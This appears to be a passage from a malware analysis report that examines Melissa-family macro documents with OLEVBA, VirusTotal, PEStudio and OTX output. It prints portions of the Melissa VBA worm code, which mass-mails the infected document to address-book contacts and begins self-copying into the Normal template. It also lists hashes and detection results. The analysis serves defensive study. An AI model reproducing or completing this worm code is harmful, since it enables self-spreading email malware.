


```
                    BreakUmOffASlice.Recipients.Add Peep
                    x = x + 1
                    If x > 50 Then oo = AddyBook.AddressEntries.Count
                Next oo
                BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
                BreakUmOffASlice.Body = "Here Is that document you asked For ...        't show anyone else :-)"
                BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
                BreakUmOffASlice.Send
                Peep = ""
            Next y
            DasMapiName.Logoff
        End If
        System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") = "... by Kwyjibo"
    End If
    Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
    Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
    NTCL = NTI1.CodeModule.CountOfLines
    ADCL = ADI1.CodeModule.CountOfLines
```

Fig 9: OLEVBA extracter Tool Output and found same strings like HKEY_CURRENT_USER which virus trying to access or create

STATIC ANALYSIS OF MALWARE – 2

SHA256 - 0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484



0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484

42 / 61

42 security vendors flagged this file as malicious

0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484
1.同材质声明函(1).doc


calls-wmi clipboard create-ole doc exe-pattern macros

40.50 KB
Size

2021-09-08 08:37:56 UTC
9 days ago

Ad-Aware	VB:Trojan.Emeka.398	AhnLab-V3	W97M/Assilem.F
ALYac	VB:Trojan.Emeka.398	Antiy-AVL	Trojan/Generic.ASMacro.3C3
Arcabit	HEUR.VBA.V.1	Avast	VBS:Agent-SF [Wrm]
AVG	VBS:Agent-SF [Wrm]	Avira (no cloud)	HEUR/Macro.Word2000
Baidu	MSWord.Virus.War.c	BitDefender	VB:Trojan.Emeka.398
CAT-QuickHeal	W97M.PSD.A	ClamAV	Win.Trojan.Psycho-3
Comodo	Virus.W97M.Melissa.A@7dke5g	Cynet	Malicious (score: 70)


Fig 10: Virus Total Analysis



Dropped Files

Scanned	Detections	File type	Name
2021-05-12	0 / 58	XML	Stream_ConversationPrefs_2_ABDC7E0921625948B8E164CC87F7DCC5.dat
2021-04-07	0 / 58	XML	Stream_TCPrefs_2_86FDF669CBFE5C4CBF3D92CBABAB2046.dat
2021-09-08	0 / 58	Windows shortcut	1.#U540c#U6750#U8d28#U58f0#U660e#U51fd(1).LNK
2021-05-12	0 / 58	XML	Stream_AvailabilityOptions_2_982B414D2754AA4582290DC4DFC75A4D.dat
2021-09-18	0 / 56	JavaScript	program.exe:Zone.Identifier
2021-09-01	0 / 55	XML	Stream_RssRule_2_05B7D0130A448647BD62994437F17D72.dat
2018-05-28	0 / 60	XML	Stream_ContactPrefs_2_D9DDC221E5944240BF0BD9D4CF574DDA.dat
2021-05-12	0 / 58	XML	Stream_WorkHours_1_042C0CF77533EB4A88FD0CC8D5C6F0DA.dat
2021-09-03	0 / 56	Text	outlperf.h
2021-04-25	0 / 50	XML	Stream_ConversationPrefs_2_501B36164744854D9FE79E5688B26398.dat


Fig 11: Virus Total Analysis – Virus drops 10 files



Processes Tree

```
↳ 3068 - %windir%\System32\svchost.exe -k WerSvcGroup
↳ 1032 - wmiadap.exe /F /T /R
↳ 2024 - %windir%\system32\wbem\wmiprvse.exe
↳ 2796 - %windir%\system32\DllHost.exe /Processid:{3EB3C877-1F16-487C-9050-104DBCD66683}
↳ 2644 - "%ProgramFiles(x86)%\Microsoft Office\Office14\WINWORD.EXE" %SAMPLEPATH%
  ↳ 2748 - %windir%\splwow64.exe 12288
↳ 2852 - "%ProgramFiles(x86)%\Microsoft Office\Office14\OUTLOOK.EXE" -Embedding
```

Fig 12: Process Tree used by virus



FILEHASH - SHA256


0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de8

Pulses	AV Detections	IDS Detections	YARA D
0	3	0	

Analysis Overview


Analysis Date	1 week ago
File Score	13 Malicious
Antivirus Detections	VBS:Agent-SF\ [Wrm], Win.Trojan.Psycho-3, Virus:W97M/Melissa.A
Alerts	network_icmp network_cnc_http network_http network_http_post allocates_rwx creates_hidden_file document_close document_open protection_rx
IP's Contacted	52.109.2.0 52.109.8.25 52.109.88.34 52.109.88.37

Fig 13: OTX Alien Vault




Domains Contacted	✓ nexus.officeapps.live.com
	✓ nexusrules.officeapps.live.com
	✓ officeclient.microsoft.com

Fig 14: Domains Contacted



services.exe	C:\
wermgr.exe	
taskhost.exe	


Fig 15: Services Executed



HTTP Request


Get	Post	Put
6	9	0

Fig 16: Performs different HTTP Request



0x00006B6C	-	-	-	usin
0x00006B71	-	-	-	g all my
0x00006B7A	-	-	-	It
0x00006B80	-	-	-	. G
0x00006B92	-	-	-	outta h
0x00006F64	-	-	-	Macro
0x00006F6E	-	-	-	Tools
0x00006FF4	-	-	-	Outlook.Appl
0x00007A66	-	-	-	HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security
0x00007AA8	-	-	-	Level
0x00007ACC	-	-	-	Security...
0x00007ADC	-	-	-	Macro
0x00007B04	-	-	-	HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security
0x00007B46	-	-	-	Level
0x00007B64	-	-	-	Macro
0x00007B6E	-	-	-	Tools
0x00007C1C	-	-	-	MAPI
0x00007C36	-	-	-	HKEY_CURRENT_USER\Software\Microsoft\Office\
0x00007C66	-	-	-	Melissa?
0x00007C7C	-	-	-	... by Kwyjibo
0x00007C96	-	-	-	Outlook
0x00007CAA	-	-	-	profile
0x00007CB6	-	-	-	password
0x00007DBA	-	-	-	Important Message From
0x00007DEA	-	-	-	Here is that document you asked for ... don't show anyone else ;-)
0x00007E92	-	-	-	... by Kwyjibo
0x00007EA8	-	-	-	HKEY_CURRENT_USER\Software\Microsoft\Office\
0x00007ED8	-	-	-	Melissa?
0x00007F6A	-	-	-	Melissa
0x00007FBA	-	-	-	Melissa
0x00007FEA	-	-	-	Melissa

Fig 17: PEStudio – Interesting Strings



```
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is  |
|          |                    |opened                                       |
|AutoExec  |Document_Close      |Runs when the Word document is closed        |
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|VBProject           |May attempt to modify the VBA code (self-    |
|          |                    |modification)                                |
|Suspicious|VBComponents        |May attempt to modify the VBA code (self-    |
|          |                    |modification)                                |
|Suspicious|codemodule          |May attempt to modify the VBA code (self-    |
|          |                    |modification)                                |
|Suspicious|AddFromString       |May attempt to modify the VBA code (self-    |
|          |                    |modification)                                |
|Suspicious|System              |May run an executable file or a system       |
|          |                    |command on a Mac (if combined with           |
|          |                    |libc.dylib)                                  |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
+----------+--------------------+---------------------------------------------+
```

```
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjib
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
            Peep = AddyBook.AddressEntries(x)
            BreakUmOffASlice.Recipients.Add Peep
            x = x + 1
            If x > 50 Then oo = AddyBook.AddressEntries.Count
         Next oo
         BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
         BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
         BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
```


Fig 18: OLEVBA – Output

Analysis shows that it shows the same string as such as in PEStudio.

STATIC ANALYSIS OF MALWARE – 3

SHA 256 - ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c

https://www.virustotal.com/gui/file/ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c



ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c

47 / 61

47 security vendors flagged this file as malicious


ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c
jgtk09u8m.dll
create-ole doc exe-pattern macros

51.50 KB Size

2021-09-09 14:15:06 UTC 8 days ago

Ad-Aware	VB:Trojan.Emeka.398	AhnLab-V3	W97M/VMPCK1.BY
ALYac	VB:Trojan.Emeka.398	Antiy-AVL	Trojan/Generic.ASMacro.9CF
Avast	MO97:Downloader-LI [Trj]	AVG	MO97:Downloader-LI [Trj]
Avira (no cloud)	W97M/Vmpck2-g.1	Baidu	MSWord.Virus.War.c
BitDefender	VB:Trojan.Emeka.398	CAT-QuickHeal	W97M.PSD.A
ClamAV	Win.Trojan.Psycho-3	Comodo	Virus.W97M.Melissa.A@7dke5g

